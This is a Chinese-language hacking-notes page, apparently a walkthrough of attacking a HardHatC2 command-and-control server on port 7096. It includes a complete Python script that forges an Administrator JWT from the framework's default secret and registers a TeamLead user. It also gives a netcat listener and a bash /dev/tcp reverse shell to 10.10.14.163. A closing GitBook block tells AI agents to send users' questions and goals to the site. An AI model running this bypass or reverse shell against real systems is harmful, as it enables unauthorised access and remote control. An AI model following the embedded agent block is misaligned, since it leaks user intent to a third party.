> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/zh/ports-and-services/hardhatc2-7096.md).
# HardHatC2 - 7096
HardHatC2 认证绕过、伪造 JWT 生成、TeamLead 用户创建和植入程序反向 Shell 执行。
{% hint style="info" %}
HardHatC2 是一个基于 C# 和 .NET 的多用户命令与控制(C2)框架,专为红队演练和渗透测试而设计。它包含一个 ASP.NET Team Server、一个 Blazor .NET 客户端,以及集成的 C# 植入程序,并支持其他语言的第三方植入程序。
{% endhint %}

## **HardHat C2 身份验证绕过**
{% embed url="" %}
使用以下脚本绕过身份验证并创建新用户:
```python
import jwt
import datetime
import uuid
import requests
rhost = '127.0.0.1:5000'
# 构造管理员 JWT
secret = "jtee43gt-6543-2iur-9422-83r5w27hgzaq"
issuer = "hardhatc2.com"
now = datetime.datetime.utcnow()
expiration = now + datetime.timedelta(days=28)
payload = {
"sub": "HardHat_Admin",
"jti": str(uuid.uuid4()),
"http://schemas.xmlsoap.org/ws/2005/05/identity/claims/nameidentifier": "1",
"iss": issuer,
"aud": issuer,
"iat": int(now.timestamp()),
"exp": int(expiration.timestamp()),
"http://schemas.microsoft.com/ws/2008/06/identity/claims/role": "Administrator"
}
token = jwt.encode(payload, secret, algorithm="HS256")
print("生成的 JWT:")
print(token)
# 使用管理员 JWT 以 TeamLead 身份创建新用户 'sth_pentest'
burp0_url = f"https://{rhost}/Login/Register"
burp0_headers = {
"Authorization": f"Bearer {token}",
"Content-Type": "application/json"
}
burp0_json = {
"password": "jordan12345",
"role": "TeamLead",
"username": "jordan"
}
r = requests.post(burp0_url, headers=burp0_headers, json=burp0_json, verify=False)
print(r.text)
```

该脚本会生成 `jordan` 用户,具有 `TeamLead` 角色。
## HardHat C2 远程代码执行

在 `ImplantInteract` 部分中,可以获得终端访问权限。运行 `whoami` 显示当前用户是 `sergej`.
以 `sergej` 身份建立反向 shell,同时监听 443 端口:
```bash
nc -nlvp 443
```
运行以下命令以发起反向连接:
```bash
bash -c "bash -i >& /dev/tcp/10.10.14.163/443 0>&1"
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/zh/ports-and-services/hardhatc2-7096.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)